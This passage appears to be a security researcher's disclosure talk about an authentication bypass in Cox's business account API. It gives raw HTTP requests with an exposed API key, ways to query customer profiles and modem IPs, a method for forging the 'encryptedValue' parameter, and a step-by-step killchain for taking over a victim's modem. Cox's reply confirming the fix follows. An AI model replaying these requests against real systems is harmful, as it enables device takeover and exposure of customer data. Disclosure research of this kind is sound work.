   OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkzODZkOGYxODI6OjhNhNzU1NTNlMDAzOTlhNWQ5Zjk5ZTYzMzM2RiYWUzOjp4c1NYakF6S3cxOHVHWkhzQVhzYVlD
   MEkrMHP4NVRWRWxRd0JKdmRUDWhrPQ==
17 Origin: https://myaccount-business.cox.com
18 Sec-Fetch-Dest: empty
19 Sec-Fetch-Mode: cors
20 Sec-Fetch-Site: same-origin
21 Priority: u=1
22 Content-Length: 0
23 Te: trailers
24 Connection: keep-alive
25
```

Trying to access the ~700 endpoints

? ⚙️ ⬅️ ➡️



1 highlight

Clear

1 payload position

Length: 951

Swagger Endpoint Intruder Results

Around 50% of the HTTP Responses

HTTP/1.1 401 Unauthorized
Content-type: application/json

```
{  
  "message": "Authorization Error-Invalid User Token"  
}
```

Around 35%

HTTP/1.1 400 Bad Request
Content-type: application/json

```
{}
```

Around 15%

HTTP/1.1 200 OK
Content-type: application/json

```
{"message": "Success"}
```


HTTP Request to Search Customers

```
GET /api/cbma/profile/services/profile/profilesearch/ HTTP/1.1  
Host: myaccount-business.cox.com  
Clientid: cbmauser  
Apikey: 5d228662-aaa1-4a18-be1c-fb84db78cf13  
Cb_session: unauthenticateduser  
Authorization: Bearer undefined
```

Send

HTTP/1.1 200 OK

HTTP/1.1 401 Unauthorized

HTTP/1.1

HTTP/1.1 401 Unauthorized

HTTP/1.1 200 OK

HTTP/1.1 401 Unauthorized

HTTP/1.1 401 Unauthorized

HTTP/1.1 200 OK

HTTP/1.1 200 OK

HTTP/1.1 401 Unauthorized

HTTP Request to Search Customers

```
GET /api/cbma/profile/services/profile/profilesearch/fbi HTTP/1.1
Host: myaccount-business.cox.com
Clientid: cbmauser
Apikey: 5d228662-aaa1-4a18-be1c-fb84db78cf13
Cb_session: unauthenticateduser
Authorization: Bearer undefined
```



```
{ "message": "Success", "profile": { "numberofRecords": "REDACTED
hits", "searchList": [ { "value": "FBI FIELD OFFICE",
"profileGuid": "7b9f092a-e938-41d5-bcf5-0be1bb6487f5" }, {
"value": "FBI FIELD OFFICE", "profileGuid":
"c8923f6f-b4ed-4f66-a743-000a961edb35" }, { "value": "FBI",
"profileGuid": "a32b8112-48ac-4a4f-8893-5ca1c392a31d" } ] } } ...
```



API Call to Fetch Modem IP Address

```
GET /api/cbma/accountequipment/services/accountequipment/ipAddress  
?macAddress=f80c58bbcb90 HTTP/1.1  
Host: myaccount-business.cox.com  
Clientid: cbmauser  
Apikey: 5d228662-aaa1-4a18-be1c-fb84db78cf13  
Cb_session: unauthenticateduser  
Authorization: Bearer undefined
```

```
HTTP/1.1 200 OK  
Content-type: application/json
```

```
{  
  "message": "Success",  
  "ipv4": "98.165.155.8"  
}
```




What is the current impact of this weird auth bypass?

Current capabilities:

- Query and update any customer account (business customers)
- Query and retrieve device information (all customers)
- Lots of voicemail utilities (e.g. listening to customer voicemail)
- Miscellaneous utilities like support tickets, billing information, etc.

This is all neat, but **how do we update devices?**



What is this “encryptedValue” parameter?

```
POST
/api/cbma/accountequipment/services/accountequipment/v1/gatewaydevice/equipmentstatus
HTTP/1.1
Host: myaccount-business.cox.com

{"encryptedValue": "?"}
```

```
POST /api/cbma/accountequipment/services/accountequipment/gatewaydevice/wifisettings
HTTP/1.1
Host: myaccount-business.cox.com

{
  "wifiSettings": {
    "customerWifiSsid24": "SSID"
  },
  "encryptedValue": "?"
}
```

```
HTTP/1.1 400 Bad Request
Content-type: application/json

{
  "status": "fail", "errorCode": "SAIL"
}
```

"sail" "cox communications"



LinkedIn

100+ followers



- Cox Communications

Atlanta, Georgia, United States · Cox Communications

SAIL - Cox Communications. Aug 2014 - Present. Service Assurance Integration layer between Cox middleware and other Cox internal ...

SAIL - Cox Communications

Aug 2014 - Present

cox Associated with Cox Communications

Service Assurance Integration Layer – **SAIL** is Integration layer between Cox middleware and other Cox internal applications especially Service Assurance systems. It has been designed to allow modular development and addition of new services on top of a standard platform of reusable services and an underlying database of programming data, Cox site/network topology, device provisioning, and user/account profile data.



view-source:https://webcdn-bu x +

view-source:https://webcdn-business.cox.com/R24.7.1/main.1ea1d7aa71eb7440.js

Line wrap

2/33

encryptedValue

```
(self.webpackChunkcbmauicore=self.webpackChunkcbmauicore||[]).push([[179],[31554:(Xt,fe,a)=>{"use strict";a.d(fe,{CR:()=>c,Jh:()=>r,XA:()=>p,
query orderDeviceDetails($accountGuid: ID!) {
  getAccount(id: $accountGuid) {
    deviceInstallDetails {
      selfInstallStatus
      deviceList
        {
          deviceType
          itemNumber
          name
          serialNumber
          shippingStatus
          trackingUrl
          shippingTrackingNumber
          installStatus
          channelSolutionID
          workOrderNumber
          caseId
        }
      }
    }
  }
};return this.apollo.query({query:R,variables:{accountGuid:F}})}deepLinkDeviceDetails(F){const R=d.ZP'
query MyQuery($encryptedValue: String!) {
  getNetAssuranceDeepLinkDetails(encryptedValue: $encryptedValue) {
    deepLinkExpired
    deviceList {
      caseId
      channelSolutionID
      deviceType
      installStatus
      itemNumber
      name
      serialNumber
      shippingStatus
      shippingTrackingNumber
      trackingUrl
      workOrderNumber
    }
    selfInstallStatus
  }
};return this.apollo.query({query:R,variables:{encryptedValue:F}})}getAccounts(F){const R=d.ZP'
query getAccountDetails($featureName: FeatureLookup!){
  userAccountsByFeature(feature: $featureName) {
    guid
  }
};return this.apollo.query({query:R,variables:{featureName:F}})}getInstallationSteps(F,R){const H=d.ZP'
query getStepsForInstallation($accountGuid: ID!,$channelSolutionId: String!) {
  getAccount(id: $accountGuid) {
    getSelfInstallDeviceDetails(channelSolutionId: $channelSolutionId) {
      deviceContent {
        name
```

Encrypt Function

```
encryptWithSaltandPadding(D) {  
  const k = n.AES.encrypt(D, this.getKey(), {  
    iv: n.enc.Hex.parse(s.IV)  
  }).ciphertext.toString(n.enc.Base64);  
  return btoa(s.IV + "::-" + s.qs + "::-" + k)  
}
```

Decrypt Function

```
decryptWithSaltandPadding(D) {  
  const W = atob(D),  
    k = this.sanitize(W.split("::-")[2]),  
    M = n.lib.CipherParams.create({  
      ciphertext: n.enc.Base64.parse(k)  
    });  
  return n.AES.decrypt(M, this.getKey(), {  
    iv: n.enc.Hex.parse(s.IV)  
  }).toString(n.enc.Utf8)  
}
```



MyAccount Setup



Create Profile

Account Information

Step 2 of 2

To complete your account registration, please enter your account information below.

Account Number: *

Alias: *

4-digit PIN: *

Back

Save and Continue



Contact Customer Service
1-888-876-3882

Paused in debugger

Create Profile

Step 2 of 2

Account Information

Account Number: *

123

4567

8901

Alias: *

Testing

4-digit PIN: *

Back

Save and Continue

myaccount-business.cox.com/cbma/onboarding/createprofile

Relaunch to update

Paused on breakpoint

Watch

Breakpoints

Pause on uncaught exceptions

Pause on caught exceptions

6175.3e0065199816fec4.js

use strict";(self.we_ 1

Scope

Local

this: undefined

Closure (processAccountInfo)

Closure

Closure (86175)

Global

Call Stack

(anonymous)

6175.3e0065199816fec4.js:1

e

main.36624ed36fb0ff5b.js:2217

i

main.36624ed36fb0ff5b.js:2217

(anonymous)

main.36624ed36fb0ff5b.js:2217

Pe

polyfills.a660c...41db75bc7.js:1

(anonymous)

main.36624ed36fb0ff5b.js:2217

6175.3e0065199816fec4.js

return !0;

n !1

a() {

o() {

rofileMsg.show = !1;

nnerService.show(),

t.createProfileService.accountNumberValidation({

d: "",

ccountNumber16: t.accountinform.value.accountNumber,accountNumber1 + t.accountinform.value.accountNumber,acco

inNumber: t.cbHelper.encryptWithSaltandPadding(t.accountinform.value.pin),

ccountAlias: t.accountinform.value.alias

nnerService.hide()

n) {

n t.spinnerService.hide(),

(n.code ? ("8902" === n.code && (t.accountinform.controls.accountNumber.setErrors({

rror8802: !0

ountinform.controls.accountNumber.get("accountNumber3").setErrors({

rror8802: !0

" === n.code && (t.accountinform.controls.accountNumber.setErrors({

rror8807: !0

encryptWithSalt

2 matches

Aa

Cancel

Line 1, Column 342193

Coverage: n/a

Console

What's new

Highlights from the Chrome 123 update

Easter egg

There's an Easter egg somewhere in DevTools, behind a colorful emoji. Can you find it?

Emulate a focused page in Elements > Styles

The Elements > Styles tab gets an option to emulate a focused page under the element state (:hov)



Generating an encryptedValue via JavaScript Console

```
t.cbHelper.encryptWithSaltandPadding("8042");  
OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkzODZkOGYxODI6OjhhNzU1NTNlMDAzOTlhNWQ5Zjk5ZTYzMzM2RiYWUzOjov  
a3paY1orSjRGR0YwWGFvRkhwWHZRPT0=
```

Passing the "8042" encryptedValue

```
POST /api/cbma/accountequipment/services/accountequipment/v1/gatewaydevice/equipmentstatus  
HTTP/1.1
```

```
Host: myaccount-business.cox.com
```

```
Content-Type: application/json
```


```
Content-Length: 301
```

```
{"encryptedValue": "OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkzODZkOGYxODI6OjhhNzU1NTNlMDAzOTlhNWQ5Zjk5Z  
TYzMzM2RiYWUzOjova3paY1orSjRGR0YwWGFvRkhwWHZRPT0="}
```

```
HTTP/1.1 400 Bad Request
```

```
Content-type: application/json
```

```
{"status": "fail", "errorCode": "SAIL", "debug": {"error": "Error parsing decrypted key"}}
```



HTTP/1.1 200 OK
Content-type: application/json

```
{  
  "accountEquipmentList": [  
    {  
      "equipmentCategory": "Internet",  
      "equipmentModelMake": "NOKIA G-010G-A",  
      "itemModelMake": "NOKIA",  
      "itemModelNumber": "G-010G-A",  
      "itemNumber": "DAL10GB",  
      "macAddress": "f8:0c:58:bb:cb:92",  
      "encryptedValue":  
        "OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkzODZkOGYxODI6OjhhNzU1NTNl  
nF2TWl1QlZ0NEp6WVUyckJGMXF5T0dYTVlaNwdjZkhISTZnUFppdjM3dm  
tRSUcxclNkMC9WNmV2WFE1eko0VnFZUnFodz09",  
      ...  
    }  
  ]  
}
```

```
t.cbHelper.decryptWithSaltandPadding("OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkzODZkOGYxODI6OjhhNzU1NTNlMDAzOTlhNWQ5Zjk5ZTYzMzM2RiYWUzOjpiYk1SNGQybzFLZHHRQ1VQNnF2TWl1QlZ0NEp6WVUyckJGMXF5T0dYTVlaNwdjZkhISTZnUFppdjM3dmtRSUcxclNkMC9WNmV2WFE1eko0VnFZUnFodz09")
```


```
541051614702;DTC4131;333415591;1;f4:c1:14:70:4d:ac;Internet
```

Encrypted Value

OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkz
ODZkOGYxODI6OjhhNzU1NTNlMDAzOTlh
NWQ5Zjk5ZTYzMzM3M2RiYWUzOjpiY11Q
lZ0NEp6WVUyckJGMXF5T0dYTVlaNwdjZ
khISTZnUFppdjM3dmtRSUcxc1NkMC9WN
mV2WFE1eko0VnFZUnFodz09

Decrypted Value

541051614702 = Account Number
DTC4131 = Device Name
333415592 = Device ID
1 = Unknown
f4:c1:14:70:4d:ac = MAC address
Internet = Unknown



My MAC:
f4:c1:14:a1:2b:20

Generating Final Payload

```
t.cbHelper.encryptWithSaltandPadding("132;123;123;1;f4:c1:14:a1:2b:20:4d:ac;XYZ")  
OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkzODZkOGYxODI6OjhhNzU1NTNlMDAzOTlhNWQ5Zjk5ZTY...
```

Does it work?

```
POST /api/cbma/accountequipment/services/accountequipment/gatewaydevice/wifisettings
```

```
HTTP/1.1
```

```
Host: myaccount-business.cox.com
```

```
Content-Type: application/json
```


```
Content-Length: 431
```

```
{  
  "wifiSettings": {  
    "customerWifiSsid24": "Curry"  
  },  
  "encryptedValue":  
  "OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkzODZkOGYxODI6OjhhNzU1NTNlMDAzOTlhNWQ5Zjk5ZTYzMzM3M2RiYWUzOjpbLULlArd3Jqek5Ra3VlZUVReXVUWEZHbE91NWVQRzk0WEo1Zi9wSDdVZWxHVkFXYmtWd2Z2YmNHU1FWOVRFT2prZm5tNFhWZlQwNkQ3V2tDU1FqbHpIUT09"  
}
```

```
HTTP/1.1 200 OK
```

```
Content-type: application/json
```

```
{"status": "success"}
```

Full killchain for remotely taking over a device:

(1) Search for victim's account number...

```
GET /api/cbma/profile/services/profile/profilesearch/victim
```

(2) List connected devices using victim's account number...

```
GET /api/cbma/accountequipment/services/accountequipment/v1/equipments/435008132203
```

(3) Encrypt victim's MAC address via the JavaScript breakpoint...

```
t.cbHelper.encryptWithSaltandPadding("123;123;123;1;VICTIM_MAC_ADDRESS;123")
```


(4) Push malicious software update to modem...

```
POST /api/cbma/accountequipment/services/accountequipment/gatewaydevice/wifisettings
```

So now what?

Part Three

This infrastructure really scares me



“With so many layers of protection deployed, Comcast is far from immune to the challenge of MTTD. With **tens of millions of connected devices on the network**, the amount of security data to review is huge, **roughly 10 petabytes**. But still, we saw an opportunity to significantly decrease MTTD across our networks based on a simple premise – if we could **combine all our security infrastructure data in one secure location** (known as a “data lake”) and make it searchable, analysts would be able to correlate between tools, sync the data to create a coherent narrative and timeline of activity, and identify threats faster. Of course, easier said than done.”

Cox was really great to work with

It appears that you may be tying a 2021 issue you experienced with the authentication vulnerability you identified in March 2024. We have confirmed the authentication vulnerability that you identified went live in late November of 2023 and was not present in 2021. Based on this timeline we were able to forensically review our logs and confirm that no users outside of your activity used these API services without properly being authenticated between the time this went live and your disclosure.

We don't have any products or features in our environment that behave in the manner you described. We don't host any services or infrastructure within the Digital Ocean ecosystem. If you see this type of behavior again, please notify us and we'll research in real time.

Thanks for watching!



1. N. Mavrikis, "Vulnerabilities of ISPs," in IEEE Potentials, vol. 22, no. 4, pp. 9-15, Oct.-Nov. 2003, doi: 10.1109/MP.2003.1238687
2. I Hunt TR-069 Admins: Pwning ISPs Like a Boss (Shahar Tal, August 2014, <https://www.youtube.com/watch?v=rz0SNEFZ8h0>)
3. TR-069 Wikipedia <https://en.wikipedia.org/wiki/TR-069#Security>
4. Cox Communications VDP <https://www.cox.com/aboutus/policies/cox-security-responsible-disclosure-policy.html>